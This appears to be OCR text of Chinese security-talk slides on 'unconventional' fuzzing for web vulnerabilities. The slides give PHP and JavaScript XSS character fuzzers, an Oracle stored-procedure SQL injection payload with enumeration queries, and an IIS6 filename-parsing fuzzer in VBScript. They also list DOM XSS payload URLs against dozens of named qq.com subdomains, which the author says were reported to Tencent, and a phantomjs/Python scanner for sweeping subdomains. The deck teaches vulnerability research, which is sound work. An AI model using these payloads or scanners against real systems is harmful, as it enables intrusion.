
Depends on: Zalewski iexploder 320996 321106 ajax-demolisher 323500 323746 330774 332602 334404 346230 jsfunfuzz 374179 413380 431609 453225 js-differential-test mailfuzz 476221 476744 486221 518489 528561 564338 crossfuzz 594536 623189 langfuzz 687256 robofuzz 739506 fuzzing-fonts fuzzing-opus fuzzing-ipc-ipdl fuzzing-webm 821596 orangfuzz fuzzing-stagefright marifuzz 959432 963464 1023086 1078105 randorderfuzz domfuzz nss-fuzz fuzzing-brotli 1224362 1225325 1232120 1257206 ~~282135~~ ~~320928~~ ~~338736~~ ~~344056~~ ~~344950~~ ~~351322~~ ~~432728~~ ~~arithfuzz~~ ~~mmfuzz~~ ~~495121~~

Blocks:

Show dependency tree / graph

ClusterFuzz




VMware Fusion 文件 编辑 显示 虚拟机 窗口 帮助
添加
视图
虚拟机资源库
挂起 设置 快照
周一14:20
未安装更新
某些更新未能自动安装。
详细信息
安装
Windows XP
正在运行
Windows XP
已关机
虚拟机 ▸ Windows XP

问题来了！？


- “非预期输入”一定非得随机化?
- “异常输出”就一定是crash吗?
- 换个提法：Fuzzing只对内存型的漏洞有效?
- 只有“大规模的计算资源”才能Fuzzing吗?
- Fuzzing一定很复杂?


非主流Fuzzing

- Fuzzing不只是一种方法，更是一种思想！

非主流Fuzzing

- 漏洞挖掘的“方法论” 到 Fuzzing





非主流Fuzzing

- 根据不同的漏洞类型设计简单的Fuzzing
- 输入数据构造：
  - 根据漏洞类型提炼更加精准的数据字典，比如可以确定的某个参数只能为数字
  - 某些特定漏洞的触发数据模型（如SQL注入提交'触发异常）
- 异常输出：
  - 不同的漏洞类型异常输出方式不一样（如SQL注入出现错误信息、xss的'弹框'、网络请求记录等）

XSS Fuzzing

- 在xss攻防对抗了有一个很关键点就是：新的xss策略
- 原型：<script/src='1.js'></script> 使用了/替带了空格
- 那么我们可以设计一个简单的Fuzzing：

xss.php

数据构造

```php
<?php
for($i=0;$i<255;$i++){echo "<script".chr($i)."src='1.php?g=$i'></script>";}
?>
```

1.php

1.php

异常记录

```php
<?php
$file=fopen("f.txt","a+");
fputs($file,"$_SERVER[HTTP_USER_AGENT]:$_GET[g]\r\n");
fclose($file);
?>
```

```
<script[fuzz]src='1.php'></script>

Firefox/3.0.10:9
Firefox/3.0.10:10
Firefox/3.0.10:13
Firefox/3.0.10:32
Firefox/3.0.10:47
MSIE 8.0:9
MSIE 8.0:11
MSIE 8.0:10
MSIE 8.0:13
MSIE 8.0:32
MSIE 8.0:12
MSIE 8.0:47
Opera/9.51:9
Opera/9.51:10
Opera/9.51:11
Opera/9.51:12
Opera/9.51:13
Opera/9.51:32
Chrome/1.0.154.65:9
Chrome/1.0.154.65:10
Chrome/1.0.154.65:11
Chrome/1.0.154.65:12
Chrome/1.0.154.65:13
Chrome/1.0.154.65:32
Safari/525.28.1:9
Safari/525.28.1:10
Safari/525.28.1:11
Safari/525.28.1:12
Safari/525.28.1:13
Safari/525.28.1:32

<[fuzz]script src=1.php></script>

MSIE 8.0:0
MSIE 8.0:60
Firefox/3.0.10:60
Opera/9.51:60
Chrome/1.0.154.65:60
Safari/525.28.1:60
```

Markup fuzzer:

```
<div id="result"></div>

<?php

      for($i=0; $i<=65535; $i++) {

            echo '<img src=x '
                  . html_entity_decode('&#'.$i.';', ENT_QUOTES, 'UTF-8')[1]


                  . 'onerror=document.getElementById("result").innerHTML+="'

                  . $i . ',">' . "\r\n";

      }

?>
```

JS fuzzer:

```
<script>
<?php
      for($i = 0; $i <= 10000; $i++) {

            $chr = html_entity_decode('&#'.$i.';', ENT_QUOTES, 'UTF-8');
            $ent = '&#'.$i.';';

            $blacklist = array(10, 13, 8232, 8233);
            if(!in_array($i, $blacklist)) {
                  # canonical
                  echo 'var foo =\'bar'.$chr.';alert('.$i.')//\';' . "\r\n";

                  # entities
                  echo 'var foo =\'bar'.$ent.';alert('.$i.')//\';' . "\r\n";
            }
      }
```

http://docs.google.com/Doc?id=dd7x5smw_16hdd34ggz

shazzer.co.uk/create

Logged on as 80vul. logout?

HOME | CREATE | FUZZ VECTORS | FUZZ DATABASE | DATASETS | JSON API

Shazzer

CREATE

Search fuzz vectors GO

请填写此字段。

Enter a new fuzz vector

Vector type

One char mutation (default)

Character generation

UTF-8 (default)

Descriptive name of your vector (This will also form your vector url)

e.g. Characters that execute as HTML elements

Keywords to help find this vector easily (e.g. XSS, attributes)

XSS, attributes, events

Preparation code

```
var done = {}, ids = [];
function complete()
{if(ids.length)xhr.send('doctype='+doctype+'&docmode='+docmode+'&charset='+charset+'&ids='+ids+'&vectorID='+vectorID+'&from='+f
rom+'&to='+to);
if(top!=self)top.done(+window.name.toString().replace(/[^0-9]/g,''));};
function logChr(num, text){if(typeof text == 'undefined')text='';
var logger=new Image;if(!done[num])logger.src='http://fuzz.shazzer.co.uk/log?
action=singleChr&'+'docmode='+encodeURIComponent(docmode)+'&charset='+encodeURIComponent(charset)+'&id='+encodeURIComp
onent(num)+'&vectorID='+encodeURIComponent(vectorID)+'&from='+encodeURIComponent(from)+'&to='+encodeURIComponent(to)+'&t
ext='+encodeURIComponent(text)+'&doctype='+encodeURIComponent(doctype)+'&'+(+new Date);done[num]=1;
};
function logBoolean(boolean){
var logger=new Image;logger.src='http://fuzz.shazzer.co.uk/log?
action=boolean&'+'docmode='+encodeURIComponent(docmode)+'&charset='+encodeURIComponent(charset)+'&'+'&boolean='+encodeU
RIComponent(+boolean)+'&vectorID='+encodeURIComponent(vectorID)+'&'+'doctype='+encodeURIComponent(doctype)+'&'+(+new
Date);
};
```

Dr Mario (@0x6D6172696F) recommends you use about:blank for urls to avoid browser dialogs

Your vector

```
<!-- sample vector --> <img src=xx:xx *chr*onerror=logChr(*num*)>
```

Featured vector

No vectors found in the last 30 days

Fuzz vector cloud

Anchor Attributes CSS Closing Comments HTML JavaScript Protocol Script URL XSS attribute bypass challenge char comment data encoding entities entity event events expression flash for fun handler href img innerHTML navigateURL obfuscation onload prompt properties regex space src string strings style svg syntax tag tags test uri vbscript waf xml

5,160,752 Successful fuzzes

SQL注入 Fuzzing

- 对于常见SQL注入来说，非预期的数据直接给参数提交' 或者"，异常输出直接取错误信息
- ORACLE"存储过程"注入Fuzzing
  - 这种场景的关键是需要自动遍历所有"存储过程"及参数 自动提交非预期数据进行测试
- SELECT SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES(‘FOO','BAR','DBMS_OUTPUT".PUT(:P1);SYS.DBMS_OUTPUT.PUT_LINE("KJ021320");END;--','SYS',0,'1',0) FROM DUAL

ORACLE”存储过程”注入Fuzzing

a.根据object_name得到package的object_id

SQL> select object_id,object_type from all_objects where object_name='DRILOAD';

OBJECT_ID OBJECT_TYPE
---------- -----------------
30192 PACKAGE
30243 PACKAGE BODY

ORACLE”存储过程”注入Fuzzing

b.根据object_id得到函数/过程名

SQL> SELECT DISTINCT PROCEDURE$ FROM SYS.ARGUMENT$ WHERE OBJ#=30192;

PROCEDURE$

BUILD_DML

RESOLVE_SQE

VALIDATE_POL

VALIDATE_STMT

ORACLE”存储过程”注入Fuzzing

c.得到具体PROCEDURE$的参数个数及类型

SQL> select distinct position#,argument,pls_type from sys.argument$ where obj#=30192 and PROCEDURE$='VALIDATE_STMT';

POSITION#	ARGUMENT	PLS_TYPE
1	SQLSTMT	VARCHAR2

ORACLE”存储过程”注入Fuzzing

d.构造fuzz数据

```
SQL> CALL CTXSYS.DRILOAD.VALIDATE_STMT("");
CALL CTXSYS.DRILOAD.VALIDATE_STMT("")
     *
ERROR 位于第 1 行:
ORA-06510: PL/SQL: 无法处理的用户自定义异常事件
ORA-06512: 在"CTXSYS.DRILOAD", line 42
ORA-01756: 括号内的字符串没有正确结束
```


iis6 文件名解析 Fuzzing

- iis6下 1.asp;.jpg 可以解析asp

```
'fuzz.vbs
for i=0 to 256
   wscript.echo Chr(i)
   writef "./test/fuzz.asp" & Chr(i)
   Wscript.Sleep(1500)
   if instr(curl("http://www.80vul.com"),"fuzztest") then
   wscript.echo "ok"
   end if
next

function fsowritef(path)
set   os=createobject( "scripting.filesystemobject")
set   filename=os.createtextfile( path )
filename.writeline( "<%")
filename.writeline( "response.write 'fuzztest'")
filename.writeline( "%>")
filename.close
end function

function writef(path)
Set oShell = WScript.CreateObject ("WScript.Shell")
oShell.run "cmd.exe /c echo ^<%response.write 'fuzzt' & 'est'%^> >" & path
Set oShell = Nothing
end function

function curl(url)
Set xPost = CreateObject("Microsoft.XMLHTTP")
xPost.Open "GET",LCase(url),0
xPost.Send()
curl = xPost.responseText
end function
```

渗透测试中的Fuzzing

- 渗透测试常见的暴力破解其实就是一种“朴素”的Fuzzing
- 如果加入“变异”、“智能”的概念可能大大提升成功率
- 《自动化攻击背景下的过去现在与将来》—猪猪侠



渗透测试中的Fuzzing

- “相似的业务必然带来相似的漏洞”—漏洞的相似性之一
- 2012年 发现报告TSRC的漏洞：http://tel.exmail.qq.com/domain.html#aa|a|a&&b<script>/*//*/alert(1);</script>bb|ccc
- 2014年 通过“Fuzzing”我又找到并报告了腾讯业务“48个domain.html dom xss”

渗透测试中的Fuzzing

漏洞详情

```
http://3g.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://I.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://a.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://ascloud.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://d12.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://d13.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://d2.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://d26.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://d30.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://d4.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://d5.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://ftn.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://i.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://i1.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://i2.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://i3.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://i4.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://i5.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://list.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://m.exmail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://m.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://open.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://r.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://r.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://reader.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://res.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://rescdn.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://rw.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://snip.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://u1.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://u2.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://u3.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://u4.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://u5.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://u6.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://u7.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://u8.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://u9.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://upload.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://w.exmail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://w.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://w32.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://w34.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://w35.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://w36.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://wap.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://webdisk.mail.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
http://yd.qq.com/domain.html#aa|a|a&&b<script>alert(1)</script>bb|ccc
```

请参考http://security.tencent.com/index.php/report/detail/303：）

渗透测试中的Fuzzing

- 实现：
  - 第一步：获取基础数据，qq.com的子域名
  - 第二步：遍历所有子域名下 domail.html 的漏洞
    - “异常判断” 直接使用phantomjs解析： #aa|a|a&&b<script>window.xsstest=1;</script>bb|ccc 判断window.xsstest的值即可

xss.js

```
var page = require('webpage').create();
var system = require('system');
var url = system.args[1]+"#aa|a|a&&b<script>window.xsstest=1;</script>bb|ccc";

page.open(url, function(status) {

    var title = page.evaluate(function() {
    return window.xsstest;
  });

  if(title==1){
      console.log('[+]' + url + '  ok!');
  }
  phantom.exit();
});

```

ASCII, Line 10, Column 4

```
def check(url):
        #sys.stdout.write(url+'\n')
        timeout = 300
        try:
                p = subprocess.Popen('phantomjs ./xss.js "%s"' % url,
                                     stdout=subprocess.PIPE, stderr=subprocess.PIPE,
                                     cwd=FILE_PATH, shell=True)
        except:
            .....
        return
fp = open('./qq.txt')
for a in fp:
    check(a.strip('\r\n'))
```

